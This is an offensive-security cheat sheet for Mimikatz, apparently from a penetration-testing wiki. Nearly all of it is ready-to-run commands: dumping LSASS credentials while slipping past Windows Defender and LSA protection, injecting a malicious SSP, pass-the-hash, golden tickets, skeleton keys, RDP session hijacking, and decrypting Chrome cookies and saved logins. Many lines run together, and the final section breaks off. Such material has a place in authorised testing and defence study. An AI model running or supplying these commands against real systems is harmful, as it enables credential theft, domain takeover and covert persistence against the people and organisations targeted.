Mimikatz
contents
Summary#
- Execute commands
- Extract passwords
- LSA Protection Workaround
- Mini Dump
- Pass The Hash
- Golden ticket
- Skeleton key
- RDP Session Takeover
- RDP Passwords
- Credential Manager & DPAPI
- Commands list
- Powershell version
- References
Execute commands#
Only one command
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "sekurlsa::logonpasswords" exitMimikatz console (multiple commands)
PS C:\temp\mimikatz> .\mimikatzmimikatz # privilege::debugmimikatz # logmimikatz # sekurlsa::logonpasswordsmimikatz # sekurlsa::wdigestExtract passwords#

Microsoft disabled lsass clear text storage since Win8.1 / 2012R2+. It was backported (KB2871997) as a reg key on Win7 / 8 / 2008R2 / 2012 but clear text is still enabled.
mimikatz_command -f sekurlsa::logonPasswords fullmimikatz_command -f sekurlsa::wdigest# to re-enable wdigest in Windows Server 2012+# in HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest # create a DWORD 'UseLogonCredential' with the value 1.reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /f /d 1:warning: To take effect, conditions are required :
- Win7 / 2008R2 / 8 / 2012 / 8.1 / 2012R2:
- Adding requires lock
- Removing requires signout
- Win10:
- Adding requires signout
- Removing requires signout
- Win2016:
- Adding requires lock
- Removing requires reboot
LSA Protection Workaround#
LSA as a Protected Process (RunAsPPL)
# Check if LSA runs as a protected process by looking if the variable "RunAsPPL" is set to 0x1reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa# Next upload the mimidriver.sys from the official mimikatz repo to same folder of your mimikatz.exe# Now lets import the mimidriver.sys to the systemmimikatz # !+# Now lets remove the protection flags from lsass.exe processmimikatz # !processprotect /process:lsass.exe /remove# Finally run the logonpasswords function to dump lsassmimikatz # privilege::debug mimikatz # token::elevatemimikatz # sekurlsa::logonpasswords# Now lets re-add the protection flags to the lsass.exe processmimikatz # !processprotect /process:lsass.exe# Unload the service createdmimikatz # !-# https://github.com/itm4n/PPLdumpPPLdump.exe [-v] [-d] [-f] <PROC_NAME|PROC_ID> <DUMP_FILE>PPLdump.exe lsass.exe lsass.dmpPPLdump.exe -v 720 out.dmpLSA is running as virtualized process (LSAISO) by Credential Guard
# Check if a process called lsaiso.exe exists on the running processestasklist |findstr lsaiso# Lets inject our own malicious Security Support Provider into memory# require mimilib.dll in the same foldermimikatz # misc::memssp# Now every user session and authentication into this machine will get logged and plaintext credentials will get captured and dumped into c:\windows\system32\mimilsa.log
Mini Dump#
Dump the lsass process with procdump
Windows Defender is triggered when a memory dump of lsass is operated, quickly leading to the deletion of the dump. Using lsass’s process identifier (pid) “bypasses” that.
# HTTP method - using the default waycertutil -urlcache -split -f http://live.sysinternals.com/procdump.exe C:\Users\Public\procdump.exeC:\Users\Public\procdump.exe -accepteula -ma lsass.exe lsass.dmp# SMB method - using the pidnet use Z: https://live.sysinternals.comtasklist /fi "imagename eq lsass.exe" # Find lsass's pidZ:\procdump.exe -accepteula -ma $lsass_pid lsass.dmpDump the lsass process with rundll32
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump $lsass_pid C:\temp\lsass.dmp fullUse the minidump:
Mimikatz:
.\mimikatz.exe "sekurlsa::minidump lsass.dmp"mimikatz # sekurlsa::minidump lsass.dmpmimikatz # sekurlsa::logonPasswordsPypykatz:
pypykatz lsa minidump lsass.dmp
Pass The Hash#
mimikatz # sekurlsa::pth /user:SCCM$ /domain:IDENTITY /ntlm:e722dfcd077a2b0bbe154a1b42872f4e /run:powershellGolden ticket#
.\mimikatz kerberos::golden /admin:ADMINACCOUNTNAME /domain:DOMAINFQDN /id:ACCOUNTRID /sid:DOMAINSID /krbtgt:KRBTGTPASSWORDHASH /ptt.\mimikatz "kerberos::golden /admin:DarthVader /domain:rd.lab.adsecurity.org /id:9999 /sid:S-1-5-21-135380161-102191138-581311202 /krbtgt:13026055d01f235d67634e109da03321 /startoffset:0 /endin:600 /renewmax:10080 /ptt" exitSkeleton key#
privilege::debugmisc::skeleton# map the sharenet use p: \\WIN-PTELU2U07KG\admin$ /user:john mimikatz# login as someonerdesktop 10.0.0.2:3389 -u test -p mimikatz -d pentestlabRDP Session Takeover#
Use ts::multirdp to patch the RDP service to allow more than two users.
Enable privileges
privilege::debug token::elevateList RDP sessions
ts::sessionsHijack session
ts::remote /id:2
Run tscon.exe as the SYSTEM user, you can connect to any session without a password.
# get the Session ID you want to hijackquery usercreate sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#55"net start sesshijackRDP Passwords#
Verify if the service is running:
sc queryex termservicetasklist /M:rdpcorets.dllnetstat -nob | Select-String TermService -Context 1Extract passwords manually
procdump64.exe -ma 988 -accepteula C:\svchost.dmpstrings -el svchost* | grep Password123 -C3Extract passwords using Mimikatz
privilege::debugts::logonpasswords
Credential Manager & DPAPI#
# check the folder to find credentialsdir C:\Users\<username>\AppData\Local\Microsoft\Credentials\*# check the file with mimikatz$ mimikatz dpapi::cred /in:C:\Users\<username>\AppData\Local\Microsoft\Credentials\2647629F5AA74CD934ECD2F88D64ECD0# find master key$ mimikatz !sekurlsa::dpapi# use master key$ mimikatz dpapi::cred /in:C:\Users\<username>\AppData\Local\Microsoft\Credentials\2647629F5AA74CD934ECD2F88D64ECD0 /masterkey:95664450d90eb2ce9a8b1933f823b90510b61374180ed5063043273940f50e728fe7871169c87a0bba5e0c470d91d21016311727bce2eff9c97445d444b6a17bChrome Cookies & Credential#
# Saved Cookiesdpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies" /unprotectdpapi::chrome /in:"C:\Users\kbell\AppData\Local\Google\Chrome\User Data\Default\Cookies" /masterkey:9a6f199e3d2e698ce78fdeeefadc85c527c43b4e3c5518c54e95718842829b12912567ca0713c4bd0cf74743c81c1d32bbf10020c9d72d58c99e731814e4155b# Saved Credential in Chromedpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Login Data" /unprotectTask Scheduled credentials#
mimikatz(commandline) # vault::cred /patchTargetName : Domain:batch=TaskScheduler:Task:{CF3ABC3E-4B17-ABCD-0003-A1BA192CDD0B} / <NULL>UserName : DOMAIN\userComment : <NULL>Type : 2 - domain_passwordPersist : 2 - local_machineFlags : 00004004Credential : XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXAttributes : 0Vault#
vault::cred /in:C:\Users\demo\AppData\Local\Microsoft\Vault\"Commands list#
| Command | Definition |
|---|---|
| CRYPTO::Certificates | list/export certificates |
| CRYPTO::Certificates | list/export certificates |
| KERBEROS::Golden | create golden/silver/trust tickets |
| KERBEROS::List | list all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user’s tickets.Similar to functionality of “klist”. |
| KERBEROS::PTT | pass the ticket. Typically used to inject a stolen or forged Kerberos ticket (golden/silver/trust). |
| LSADUMP::DCSync | ask a DC to synchronize an object (get password data for account). No need to run code on DC. |
| LSADUMP::LSA | Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use to dump all Active Directory domain credentials from a Domain Controller or lsass.dmp dump file. Also used to get specific account credential such as krbtgt with the parameter /name: “/name:krbtgt” |
| LSADUMP::SAM | get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. This is used to dump all local credentials on a Windows computer. |
| LSADUMP::Trust | Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly). Dumps trust keys (passwords) for all associated trusts (domain/forest). |
| MISC::AddSid | Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID). Moved to SID:modify as of May 6th, 2016. |
| MISC::MemSSP | Inject a malicious Windows SSP to log locally authenticated credentials. |
| MISC::Skeleton | Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a “master password” (aka Skeleton Keys) as well as their usual password. |
| PRIVILEGE::Debug | get debug rights (this or Local System rights is required for many Mimikatz commands). |
| SEKURLSA::Ekeys | list Kerberos encryption keys |
| SEKURLSA::Kerberos | List Kerberos credentials for all authenticated users (including services and computer account) |
| SEKURLSA::Krbtgt | get Domain Kerberos service account (KRBTGT)password data |
| SEKURLSA::LogonPasswords | lists all available provider credentials. This usually shows recently logged on user and computer credentials. |
| SEKURLSA::Pth | Pass- theHash and Over-Pass-the-Hash |
| SEKURLSA::Tickets | Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer’s AD computer account. Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users). |
| TOKEN::List | list all tokens of the system |
| TOKEN::Elevate | impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box |
| TOKEN::Elevate /domainadmin | impersonate a token with Domain Admin credentials. |
Powershell version#
Mimikatz in memory (no binary on disk) with :
- Invoke-Mimikatz from PowerShellEmpire
- Invoke-Mimikatz from PowerSploit
More information can be grabbed from the Memory with :